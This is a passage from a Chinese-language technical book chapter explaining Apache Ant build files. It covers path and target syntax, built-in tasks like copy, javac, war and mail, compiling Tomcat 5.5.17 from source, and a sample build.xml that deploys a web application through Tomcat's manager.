可以通过 path 元素包含一批路径, 也可以使用 classpath, 后者直接作为环境变量使用。每一个 path 有一个 id 属性, 使用时引用该 id 即可。

(1) path 元素

path 通过包含 pathelement 和 fileset 两种子元素来指定路径。

≈ pathelement 子元素

该元素可以选用 location 和 path 两个属性来指定路径。location 属性指定了相对于 project 基目录的一个文件和目录, 而 path 属性接受逗号或分号分隔的一个位置列表。path 属性一般用作预定义的路径。而通常用多个 location 属性。如:

```
<pathelement location="${catalina.home}/server/lib/catalina-ant.jar"/>
<pathelement location="${catalina.home}/common/classes"/>
<pathelement location="lib/helper.jar"/>
```

其中的路径值可以用“.”和“;”作为分隔符, 类似 PATH 和 CLASSPATH 的定义。Ant 会把分隔符转换为当前系统所用的分隔符。

≈ fileset 子元素

该元素可以灵活地指定类路径。其结构如下所示。

```
<fileset dir="${catalina.home}/common/endorsed">
<include name="*.jar"/>
</fileset>
```

fileset 有一个 dir 属性, 用于指定路径。Fileset 包含元素 include 和 exclude, 分别表示包含和不包含的文件。它们都有一个 name 属性, 可以用匹配符来表示。

(2) path 的特殊用法

≈ 引用

path 可以使用 refid 引用别的已定义的路径, 例如下面所示。

```
<path id="base.path">
<pathelement path="{classpath}" />
<fileset dir="lib">
<include name="**/*.jar" />
</fileset>
<pathelement location="classes" />
</path>
<path id="tests.path">
<path refid="base.path" />
<pathelement location="testclasses" />
</path>
```

简写

path 还可以简写，例如，

```
<path id="tests.path">
<path refid="base.path" />
<pathelement location="testclasses" />
</path>
```

可写成：

```
<path id="base.path" path="{classpath}" />
```

特殊字符定义方法

为了能在变量中包含空格字符，可使用嵌套的 arg 元素。arg 元素的属性及描述如表 8-2 所示。

表 8-2 arg 元素属性

属性名	描述
value	一个命令行变量，可包含空格字符。 只能用一个
line	空格分隔的命令行变量列表
file	作为命令行变量的文件名，会被文件的绝对名替代
path	一个作为单个命令行变量的 path-like 的字符串；或作为分隔符，Ant 会将其转变为特定平台的分隔符

例如：

```
<arg value="-l -a" />
```

是一个含有空格的单个的命令行变量。

```
<arg line="-l -a" />
```

是两个空格分隔的命令行变量。

```
<arg path="/dir:/dir2:\dir3" />
```

是一个命令行变量，其值在 DOS 系统上为\dir;\dir2;\dir3；在 Unix 系统上为/dir:/dir2:/dir3。

target 元素

一个项目可以定义一个或多个 target。一个 target 是一系列想要执行的任务。执行 Ant

时，可以选择执行某一个 target。当没有给定 target 时，使用 project 的 default 属性所确定的 target。

depends 依赖属性

一个 target 可以依赖于其他的 target。例如，可能会有一个 target 用于编译程序，一个 target 用于生成可执行文件。在生成可执行文件之前必须先编译通过，所以生成可执行文件的 target 依赖于编译 target。Ant 会处理这种依赖关系。

然而，应当注意到，Ant 的 depends 属性只指定了 target 应该被执行的顺序。如果被依赖的 target 无法运行，这种 depends 对于指定了依赖关系的 target 就没有影响。

Ant 会依照 depends 属性中 target 出现的顺序（从左到右）依次执行每个 target。然而，要记住的是只要某个 target 依赖于一个 target，后者就会被先执行。

例如，定义如下几个 target。

```
<target name="A" />
<target name="B" depends="A" />
<target name="C" depends="B" />
<target name="D" depends="C,B,A" />
```

假定要执行 target D。从它的依赖属性来看，你可能认为先执行 C，然后 B，最后 A 被执行。但是错了，C 依赖于 B，B 依赖于 A，所以先执行 A，然后 B，然后 C，最后 D 被执行。

一个 target 只能被执行一次，即使有多个 target 依赖于它。

条件属性 if（或 unless）

target 元素包含 if（或 unless）属性，表示该目标执行的条件，例如：

```
<target name="build-module-A" if="module-A-present" />
<target name="build-own-fake-module-A" unless="module-A-present" />
```

如果没有 if 或 unless 属性，target 总会被执行。

可选的 description 属性可用来提供关于 target 的一行描述，这些描述可由-projecthelp 命令行选项输出。

target 的属性如表 8-3 所示。

表 8-3 target 元素属性

属性名	描述	是否必须
name	target 的名字	是
depends	用逗号分隔的 target 的名字列表，也就是依赖表	否
if	执行 target 所需要设定的属性名	否
unless	执行 target 需要清除设定的属性名	否
description	关于 target 功能的简短描述	否

task 元素

一个 task 是一段可执行的代码。一个 task 可以有多个属性（可以将其称之为变量）。属性只可能包含对 property 的引用。这些引用会在 task 执行前被解析。

使用 task

下面是 Task 的一般构造形式。

```
<name attribute1="value1" attribute2="value2" ... />
```

这里 name 是 task 的名字, attributeN 是属性名, valueN 是属性值。所有的 task 都有一个 task 名字属性。Ant 用属性值来产生日志信息。

Project 有一套内置的 task, 以及一些可选 task, 但也可以通过 taskdef 指定自己编写的 task。

此外, 还可以给 task 赋一个 id 属性:

```
<taskname id="taskID" ... />
```

这里 taskname 是 task 的名字, 而 taskID 是这个 task 的惟一标识符。通过这个标识符, 可以在脚本中引用相应的 task。例如, 在脚本中可以写:

```
<script ... >
task1.setFoo("bar");
</script>
```

设定某个 task 实例的 foo 属性。在另一个 task 中 (用 Java 编写), 根据前面的 taskID, 利用下面的语句存取相应的实例。

```
project.getReference("task1").
```

注意

如果 task1 还没有运行, 就不会被生效 (例如: 不设定属性), 如果在随后配置它, 则之前所作的一切都会被覆盖。

用 taskdef 自定义任务

通过 taskdef 可以定义自己的任务, 需要编写自己的任务类, 例如下面所示。

```
<taskdef name="deploy" classname="org.apache.catalina.ant.DeployTask"
classpathref="compile.classpath"/>
```

此句定义的任务名称为 deploy, 使用的类需要继承任务类, 用 classname 表示, 并通过 classpathref 指定该类存在的路径。

8.1.3 基本 Task 使用方法

Ant 预定义了一批任务, 主要包括以下几类:

- ≈ 文件路径操作: mkdir、copy、delete、move
- ≈ Java 相关: javac、java
- ≈ 打包相关: jar、war、ear
- ≈ 时间戳: tstamp
- ≈ 执行 SQL: sql
- ≈ 发送邮件: mail

其中前三类是最常用的任务。下面通过实例讲解这些任务是如何使用的。

File (Directory) 类

mkdir 元素

创建一个目录，如果它的父目录不存在，也会被同时创建。例如，

```
<mkdir dir="build/classes" />
```

如果 build 不存在，也会被同时创建。

copy 元素

复制一个（组）文件、目录。例如：

(1) 复制单个的文件。

```
<copy file="myfile.txt" tofile="mycopy.txt" />
```

(2) 复制单个的文件到指定目录下。

```
<copy file="myfile.txt" todir="../some/other/dir" />
```

(3) 复制一个目录到另外一个目录下。

```
<copy todir="../new/dir">
<fileset dir="src_dir" />
</copy>
```

(4) 复制一批文件到指定目录下。

```
<copy todir="../dest/dir">
<fileset dir="src_dir">
<exclude name="**/*.java" />
</fileset>
</copy>
<copy todir="../dest/dir">
<fileset dir="src_dir" excludes="**/*.java" />
</copy>
```

(5) 复制一批文件到指定目录下，在文件名后增加.bak 后缀。

```
<copy todir="../backup/dir">
<fileset dir="src_dir" />
<mapper type="glob" from="*" to="*.bak" />
</copy>
```

(6) 复制一组文件到指定目录下，替换其中的@标签@内容。

```
<copy todir="../backup/dir">
<fileset dir="src_dir" />
<filterset>
<filter token="TITLE" value="Foo Bar" />
</filterset>
</copy>
```

delete 元素

删除一个（组）文件或者目录。例如：

(1) 删除一个文件。

```
<delete file="/lib/ant.jar"/>
```

(2) 删除指定目录及其子目录。

```
<delete dir="lib"/>
```

(3) 删除指定的一组文件。

```
<delete>  
<fileset dir="." includes="**/*.bak"/>  
</delete>
```

(4) 删除指定目录及其子目录。

```
<delete includeEmptyDirs="true">  
<fileset dir="build"/>  
</delete>
```

move 元素

移动或重命名一个（组）文件、目录。例如：

(1) 移动或重命名一个文件。

```
<move file="file.orig" tofile="file.moved"/>
```

(2) 移动或重命名一个文件到另一个文件夹下。

```
<move file="file.orig" todir="dir/to/move/to"/>
```

(3) 将一个目录移到另外一个目录下。

```
<move todir="new/dir/to/move/to">  
<fileset dir="src/dir"/>  
</move>
```

(4) 将一组文件移动到另外的目录下。

```
<move todir="some/new/dir">  
<fileset dir="my/src/dir">  
<include name="**/*.jar"/>  
<exclude name="**/ant.jar"/>  
</fileset>  
</move>
```

(5) 移动文件过程中增加.bak 后缀。

```
<move todir="my/src/dir">  
<fileset dir="my/src/dir">  
<exclude name="**/*.bak"/>  
</fileset>  
<mapper type="glob" from="*" to="*.bak"/>  
</move>
```

Java 相关

javac 元素

编译 Java 源代码。例如：

(1) 编译\${src}目录及其子目录下的所有.java 文件，.class 文件将放在\${build}指定的目录下，classpath 表示需要用到的类文件或者目录，debug 设置为 on 表示输出 debug 信息。

```
<javac srcdir="${src}"
  destdir="${build}"
  classpath="xyz.jar"
  debug="on"
/>
```

(2) 编译\${src}和\${src2}目录及其子目录下的所有.java 文件，但是 package/p1/**、mypackage/p2/**将被编译，而 mypackage/p1/testpackage/**则不会被编译。class 文件将放在\${build}指定的目录下，classpath 表示需要用到的类文件或者目录，debug 设置为 on 表示输出 debug 信息。

```
<javac srcdir="${src}:${src2}"
  destdir="${build}"
  includes="mypackage/p1/**,mypackage/p2/**"
  excludes="mypackage/p1/testpackage/**"
  classpath="xyz.jar"
  debug="on"
/>
```

(3) 路径是在 property 中定义的。

```
<property name="classpath"
  value=".;/xml-apis.jar;/lib/xbean.jar;/easypo.jar"/>
<javac srcdir="${src}"
  destdir="${src}"
  classpath="${classpath}"
  debug="on"
/>
```

Java 元素

执行 Java 类。例如：

```
<java classname="test.Main">
  <classpath>
    <pathelement location="dist/test.jar"/>
    <pathelement path="${java.class.path}"/>
  </classpath>
</java>
```

classname 指定要执行的类，classpath 设定要使用的环境变量。

打包相关

jar 元素

将一组文件打包。例如：

(1) 将\${build}/classes 下面的所有文件打包到\${dist}/lib/app.jar 中。

```
<jar destfile="${dist}/lib/app.jar" basedir="${build}/classes"/>
```

(2) 将\${build}/classes 下面的所有文件打包到\${dist}/lib/app.jar 中，包括 mypackage /test/所有文件，但不包括所有的 Test.class。

```
<jar destfile="${dist}/lib/app.jar"
  basedir="${build}/classes"
  includes="mypackage/test/**"
  excludes="**/Test.class"
/>
```

(3) manifest 属性指定自己的 META-INF/MANIFEST.MF 文件，而不是由系统生成。

```
<jar destfile="${dist}/lib/app.jar"
  basedir="${build}/classes"
  includes="mypackage/test/**"
  excludes="**/Test.class"
  manifest="my.mf"
/>
```

war 元素

对 Jar 的扩展，用于打包 Web 应用。例如，假设文件目录如下：

```
thirdparty/libs/jdbc1.jar
thirdparty/libs/jdbc2.jar
build/main/com/myco/myapp/Servlet.class
src/metadata/myapp.xml
src/html/myapp/index.html
src/jsp/myapp/front.jsp
src/graphics/images/gifs/small/logo.gif
src/graphics/images/gifs/large/logo.gif
```

下面是任务的内容：

```
<war destfile="myapp.war" webxml="src/metadata/myapp.xml">
  <fileset dir="src/html/myapp"/>
  <fileset dir="src/jsp/myapp"/>
  <lib dir="thirdparty/libs">
    <exclude name="jdbc1.jar"/>
  </lib>
  <classes dir="build/main"/>
  <zipfileset dir="src/graphics/images/gifs"
    prefix="images"/>
</war>
```

完成后的结果：

```
WEB-INF/web.xml
WEB-INF/lib/jdbc2.jar
```



```
WEB-INF/classes/com/myco/myapp/Servlet.class
META-INF/MANIFEST.MF
index.html
front.jsp
images/small/logo.gif
images/large/logo.gif
```

ear 元素

用于打包企业应用。例如：

```
<ear destfile="${build.dir}/myapp.ear"
  appxml="${src.dir}/metadata/application.xml">
  <fileset dir="${build.dir}" includes="*.jar,*.war"/>
</ear>
```

时间戳

在生成环境中使用当前时间和日期，以某种方式标记某个生成任务的输出，以便记录它是何时生成的，这经常是可取的。这可能包括编辑一个文件，以便输出一个字符串来指定日期和时间。

这要通过简单但是非常有用的 **tstamp** 任务来解决。这个任务通常在某次生成过程开始时调用，比如在一个 **init** 目标中。这个任务不需要属性，许多情况下只需 **tstamp** 就足够了。

tstamp 不产生任何输出，相反，它根据当前系统时间和日期设置 **Ant** 属性。下面是 **tstamp** 设置的一些属性、对每个属性的说明，以及这些属性可被设置的值的例子。

- ≈ **DSTAMP**：设置为当前日期，默认格式为 **yyyymmdd 20031217**；
- ≈ **TSTAMP**：设置为当前时间，默认格式为 **hhmm 1603**；
- ≈ **TODAY**：设置为当前日期，带完整的月份，如 **2003 年 12 月 17 日**。

例如，在前一小节中，按如下方式创建了一个 **JAR** 文件：

```
<jar destfile="package.jar" basedir="classes"/>
```

在调用 **tstamp** 任务之后，根据日期命名该 **JAR** 文件，如下所示：

```
<jar destfile="package-${DSTAMP}.jar" basedir="classes"/>
```

因此，如果这个任务在 **2003 年 12 月 17 日** 调用，该 **JAR** 文件将被命名为 **package-20031217.jar**。

还可以配置 **tstamp** 任务来设置不同的属性，应用一个当前时间之前或之后的时间偏移，或以不同的方式格式化该字符串。所有这些都是使用一个嵌套的 **format** 元素来完成的，如下所示。

```
<tstamp>
  <format property="OFFSET_TIME"
    pattern="HH:mm:ss"
    offset="10" unit="minute"/>
</tstamp>
```

上面的代码将 **OFFSET_TIME** 属性设置为距离当前时间 10 分钟之后的小时数、分钟数和秒数。

用于定义格式字符串的字符与 `java.text.SimpleDateFormat` 类所定义的格式字符相同。

执行 SQL 语句

通过 JDBC 执行 SQL 语句。

(1) MySQL 操作

```
<sql
driver="org.gjt.mm.mysql.Driver"
url="jdbc:mysql://localhost:3306/mydb"
userid="root"
password="root"
src="data.sql"
/>
```

(2) Oracle 操作

```
<sql
driver="org.database.jdbcDriver"
url="jdbc:database-url"
userid="sa"
password="pass"
src="data.sql"
rdbms="oracle"
version="8.1."
>
</sql>
```

只有在 oracle 版本是 8.1 的时候才执行。

发送邮件

使用 SMTP 服务器发送邮件。例如：

```
<mail mailhost="smtp.myisp.com" mailport="1025" subject="Test build">
<from address="me@myisp.com"/>
<to address="all@xyz.com"/>
<message>The ${buildname} nightly build has completed</message>
<fileset dir="dist">
<includes name="**/*.zip"/>
</fileset>
</mail>
```

其中属性意义为：

- ≈ mailhost: SMTP 服务器地址
- ≈ mailport: 服务器端口
- ≈ subject: 主题
- ≈ from: 发送人地址
- ≈ to: 接收人地址
- ≈ message: 发送的消息
- ≈ fileset: 设置附件

8.2 用 Ant 从源代码安装 Tomcat

通常我们都是从二进制文件安装 Tomcat，即一个 exe 文件直接安装。作为开源的 Tomcat，也提供了从源代码安装版本。在源代码版本中，预设了 Ant 所需要的 build.xml，让我们除了可以研究其源代码，还可以从源代码编译 Tomcat 的二进制包进行部署使用。

8.2.1 下载 Tomcat 源代码

到 <http://tomcat.apache.org/download-55.cgi> 下载 Tomcat 的最新版本 5.5.17 的源代码，下载的文件为 apache-tomcat-5.5.17-src.zip，解压缩到 C: 下，解压后的源代码位于 C:\apache-tomcat-5.5.17-src 下。

该目录中包含 5 个目录和一个 Ant 编译配置文件 build.xml。

(1) build 目录为编译时的目录，已经包含了一些编译时所需的配置文件。

(2) connectors、container、jasper、servletapi 分别代表 Tomcat 的连接器、Tomcat 容器、JSP 编译引擎和 ServletAPI 的源代码目录。另外，在这些目录下的许多子目录中都包含 build.xml 文件，原因是该源代码采用的是调用编译方式，即上一级目录的 build.xml 中可能调用子目录中的编译任务，调用时使用是该子目录的 build.xml 文件。

(3) 查看 build.xml 文件，其 project 元素定义了编译的 basedir 目录为当前目录，default 属性为 build，说明指定 build 目录为编译目录。然后定义了一些属性值。以下的一段配置指定了刚才所示的各个调用的子项目。

```
<property name="api.project"           value="servletapi" />
<property name="tomcat.project"        value="build" />
<property name="catalina.project"      value="container" />
<property name="jtc.project"           value="connectors" />
<property name="jasper.project"        value="jasper" />
```

它添加了以下的任务。

≈ build 任务

主要任务是 build:

```
<target name="build" depends="check.source,
    get.source" description="Builds all components">
    <ant dir="${tomcat.home}" target="download" />
    <ant dir="${tomcat.home}" target="deploy" />
</target>
```

它执行之前需要执行 check.source 和 get.source 两个任务，然后调用 ant 命令来执行 \${tomcat.home} 指向的 build 目录下的下载和部署任务。build 下的 build.xml 指定了一系列的任务，读者可以自己查看。

≈ check.source 任务

check.source 任务用于检查源代码是否存在，检查的是 build/build.properties.default 中指定的目录 /usr/share/java/ (Windows 下即为 C:/usr/share/java/) 下是否有

build/build.xml 所指定的 jar 等文件，配置如下所示。

```
<target name="check.source">
  <available property="source.exists" file="${basedir}
    /${tomcat.project}" type="dir" />
</target>
```

get.source 任务

如果发现检查的源代码不存在，则执行任务 get.source 到指定的网站中下载，配置如下所示。

```
<target name="get.source" unless="source.exists">
  <antcall target="checkout" />
</target>
```

clean 任务

除此之外，还会执行 clean 命令，在编译前清空输出文件夹，配置如下所示。

```
<target name="clean" description="Clean (delete) all project files">
  <echo message="Deleting all project files" />
  <delete dir="${api.home}" />
  <delete dir="${catalina.home}" />
  <delete dir="${jasper.home}" />
  <delete dir="${jtc.home}" />
  <delete dir="${tomcat.home}" />
</target>
```

它指定清空 5 个子项目的输出文件夹。

注意

根目录下的 build.xml 是主编译配置文件，build/build.xml 中定义了主要的参变量和任务。可以通过分析更多的 build.xml 文件来查看它所定义的编译任务。

8.2.2 下载 Ant 二进制版本

到 <http://archive.apache.org/dist/ant/binaries/> 下载 Ant 的最新版本 1.6.5，下载的文件为 apache-ant-1.6.5-bin.zip，解压缩到 C: 下，解压后的程序位于 C:\apache-ant-1.6.5-bin 下。

8.2.3 设置环境变量

设置以下的环境变量：

```
ANT_HOME=C:\apache-ant-1.6.5-bin
JAVA_HOME=C:\jdk1.5.0
PATH=%PATH%;%ANT_HOME%\bin
```

8.2.4 开始编译

选择“开始→运行”命令，输入命令 cmd，打开 DOS 窗口。在窗口中输入命令 cd C:\apache-tomcat-5.5.17-src，进入到当前源代码目录。执行命令 ant，则会执行一系列的 Ant 任务，主要的任务如下：

```

C:\apache-tomcat-5.5.17-src>ant
Buildfile: build.xml
check.source://检查源码
get.source://取得源码
download://开始下载
setproxy://设置代理
testexist://测试是否存在
downloadgz://下载包
build-tomcathttp11://编译 http1.1
init://初始化
build-webapps-precompile://预编译 webapps
build-all://编译
deploy://部署
BUILD SUCCESSFUL
Total time: 1 minute 45 seconds    //用时 1 分 45 秒

```

在任务执行的初期，会检查 C:\usr\share\java 下是否存在所需要的包，如果不存在则会自动从网上下载。该目录显然不存在，所以在执行中 Ant 会自动建立该目录，并下载文件到该目录。执行完毕后，打开该目录，会发现已经下载了 162MB 的支持包。这些包都是源代码中 build.xml 中指定需要的包。

8.2.5 部署 Tomcat

执行结束，会在 build 目录下产生一个 build 目录，这就是 Ant 编译所产生的结果。该目录下的文件与通过 Tomcat 二进制版安装程序安装后的文件结构等同。复制 build/build 下的文件到 C:\Tomcat 5.5.7，即可使用该目录下的 Tomcat 了。

8.3 实例演示：用 Ant 管理 Web 应用

使用 Ant 管理 Java、Web 应用已经成为流行的方式，无论是采用 Editplus 等记事本工具开发，还是采用 Eclipse 等 IDE 开发，都方便我们编写一个 build.xml 来执行各种项目的操作，包括编译、发布、生成 API、打包、发送 Email 等，还可以完成自动部署。

本节就通过一个实例，来演示如何使用 Ant 执行各种管理任务。

8.3.1 建立测试项目

首先建立项目的初始目录。项目名称为 ch08，如图 8-2 所示，初始目录包含两个目录和一个 build.xml 文件。src 用于存放 Java 源代码文件，Web 用于存放 Web 应用文件。

为了全面测试 Ant，需要为该项目添加各种类型的文件。首先在 src 下建立 com.Test.java 类，只包含如下的一个函数。

```

public String getString() {
    return "This is string from Test.java!";
}

```

接下来需要添加其他的各种资源文件，包括 jar、jsp、html、txt、gif。为了简便，复制 \$CATALINA_HOME/webapps/ROOT 下的文件到 Web 下。形成的目录结构如图 8-3 所示。




图 8-2 项目初始目录




图 8-3 ch08 项目目录

8.3.2 建立 build.xml

接下来建立 Ant 编译所需要的配置文件 `build.xml`。先找到 `$CATALINA_HOME/webapps/tomcat-docs/webdev/samples/build.xml`，它包含一系列的任务，还有很多的注释。我们参考这个模板来添加自己的配置。首先添加根元素的配置：

```
<project name="ch08" default="compile" basedir=".">
</project>
```

指定当前项目名称为 `ch08`，默认的编译任务为后面将要定义的 `compile`，默认目录为当前目录。

接下来在该标签内部定义如下的一些属性：

指定属性文件

```
<property file="build.properties"/>
<property file="${user.home}/build.properties"/>
```

允许将以下的属性定义在一个属性文件中，并通过这里来指向它。本处采用的是用户目录下的默认属性文件。

配置项目属性

```
<property name="app.name" value="ch08"/>
<property name="app.path" value="/${app.name}"/>
<property name="app.version" value="0.1-dev"/>
```

指定当前项目的名称为 `ch08`，项目目录为 `ch08`，及版本信息。

配置应用属性

```
<property name="web.home" value="${basedir}/web"/>
<property name="src.home" value="${basedir}/src"/>
<property name="build.home" value="${basedir}/build"/>
```



```
<property name="dist.home" value="${basedir}/dist"/>
<property name="docs.home" value="${basedir}/docs"/>
```

指定 Ant 任务执行时所需要的几个目录。**web.home** 为 Web 应用目录, **src.home** 为 Java 源代码目录, **build.home** 为编译生成目录, **dist.home** 为打包目录, **docs.home** 为生成 API 目录。其中, 前两个目录已经存在, 后 3 个目录会在任务执行过程中产生。

❷ 配置发布属性

```
<property name="catalina.home" value="c:/Tomcat 5.5"/>
<property name="manager.url" value="http://localhost:8080/manager"/>
<property name="manager.username" value="admin"/>
<property name="manager.password" value=""/>
<property name="compile.debug" value="true"/>
<property name="compile.deprecation" value="false"/>
<property name="compile.optimize" value="true"/>
```

用 **catalina.home** 来指向 Tomcat 的安装目录, 用于发布时查找。**manager.url** 指定了自动部署的命令地址, 并指定身份验证的用户名和密码, 位于 **tomcat-users.xml** 中。**compile.debug** 为 **true** 表示进行编译调试, **compile.deprecation** 为 **false** 表示不忽略 **deprecation** 的函数, **compile.optimize** 为 **true** 表示进行优化编译。

❷ 配置环境变量

```
<path id="compile.classpath">
  <pathelement
    location="${catalina.home}/server/lib/catalina-ant.jar"/>
  <pathelement location="${catalina.home}/common/classes"/>
  <fileset dir="${catalina.home}/common/endorsed">
    <include name="*.jar"/>
  </fileset>
  <fileset dir="${catalina.home}/common/lib">
    <include name="*.jar"/>
  </fileset>
  <pathelement location="${catalina.home}/shared/classes"/>
  <fileset dir="${catalina.home}/shared/lib">
    <include name="*.jar"/>
  </fileset>
</path>
```

这里指定任务执行所需要的类包和目录。这里指定的都是 Tomcat 安装目录下的类。如果使用了其他的类包, 如数据库驱动包, 你也可以添加进去。

❷ 预定义任务

```
<taskdef name="deploy" classname="org.apache.catalina.ant.DeployTask"
  classpathref="compile.classpath"/>
<taskdef name="list" classname="org.apache.catalina.ant.ListTask"
  classpathref="compile.classpath"/>
<taskdef name="reload" classname="org.apache.catalina.ant.ReloadTask"
  classpathref="compile.classpath"/>
<taskdef name="undeploy"
  classname="org.apache.catalina.ant.UndeployTask"
  classpathref="compile.classpath"/>
```

这里预定义了四个任务，用于项目的部署、查看、重载、撤销。任务的类是位于上面指定的 classpath 中的 catalina-ant.jar 中的类，由 Tomcat 实现。你也可以自定义自己的任务。这些任务主要用于文件和目录的操作。

注意

以上的属性都是为了后面的任务需要来设置的，你可以根据自己的需要任意修改这里的属性。

下面演示 Ant 管理 Web 应用时一些常用任务的使用方法。

8.3.3 clean 清理任务

该任务用于清除产生的目录。采用如下的任务配置：

```
<target name="clean"
  description="Delete old build and dist directories">
  <delete dir="${build.home}"/>
  <delete dir="${dist.home}"/>
  <delete dir="${docs.home}"/>
</target>
```

它删除了编译、打包、API 三个目录。执行该命令的输出如图 8-4 所示。




图 8-4 clean 任务执行结果

执行完后，ch08 目录恢复到初始状态。

8.3.4 prepare 编译准备任务

该任务为编译做准备工作。采用如下的任务配置：

```
<target name="prepare">
  <mkdir dir="${build.home}"/>
  <mkdir dir="${build.home}/WEB-INF"/>
  <mkdir dir="${build.home}/WEB-INF/classes"/>
  <copy todir="${build.home}">
    <fileset dir="${web.home}"/>
  </copy>
  <mkdir dir="${build.home}/WEB-INF/lib"/>
</target>
```

它创建了编译生成的 build 目录，及其下面的 WEB-INF 和 classes。并复制 Web 目录下的 JSP 等资源文件到 build 下。执行该命令的输出如图 8-5 所示。




图 8-5 prepare 任务执行结果

执行结束后，build 目录下就有了一批 JSP 等资源文件。

8.3.5 compile 编译任务

该任务用于项目的编译。采用如下的任务配置：

```

<target name="compile" depends="prepare"
  description="Compile Java sources">
  <mkdir dir="${build.home}/WEB-INF/classes"/>
  <javac srcdir="${src.home}"
    destdir="${build.home}/WEB-INF/classes"
    debug="${compile.debug}"
    deprecation="${compile.deprecation}"
    optimize="${compile.optimize}">
    <classpath refid="compile.classpath"/>
  </javac>
  <copy todir="${build.home}/WEB-INF/classes">
    <fileset dir="${src.home}" excludes="**/*.java"/>
  </copy>
</target>

```

它执行前会执行 prepare 任务，做一些准备工作。主要是调用 javac 命令编译类文件到 build 目录下的 WEB-INF/classes 下。执行该命令的输出如图 8-6 所示。




图 8-6 compile 任务执行结果

执行结束后，build 目录下的文件就是我们通常所示的 release 版本的项目了。

8.3.6 install 应用部署任务

该任务用于部署当前的应用。采用如下的任务配置：

```

<target name="install" depends="compile"
  description="Install application to servlet container">

```

```
<deploy url="${manager.url}"
  username="${manager.username}"
  password="${manager.password}"
  path="${app.path}"
  localWar="file://${build.home}" />
</target>
```

它执行前会执行 compile 任务，做好项目的编译。install 调用了预定义 deploy 任务，使用 manager 的部署命令进行自动部署。执行该命令的输出如图 8-7 所示。




图 8-7 install 任务执行结果

执行完该命令后，就可以通过 <http://localhost:8080/ch08> 访问应用了。

8.3.7 list 应用查看任务

该任务用于查看当前的应用列表。采用如下的任务配置：

```
<target name="list"
  description="List installed applications on servlet container">
  <list url="${manager.url}"
    username="${manager.username}"
    password="${manager.password}" />
</target>
```

它调用了预定义 list 任务，使用 manager 查看命令显示列表。执行该命令的输出如图 8-8 所示。




图 8-8 list 任务执行结果

以上共显示了 7 个正在运行的应用列表。

8.3.8 reload 应用重载任务

该任务用于重载应用。采用如下的任务配置：

```
<target name="reload" depends="compile">
  description="Reload application on servlet container">
    <reload url="${manager.url}"
      username="${manager.username}"
      password="${manager.password}"
      path="${app.path}" />
  </target>
```

它调用了预定义 reload 任务，使用 manager 的命令进行应用重载。执行该命令的输出如图 8-9 所示。

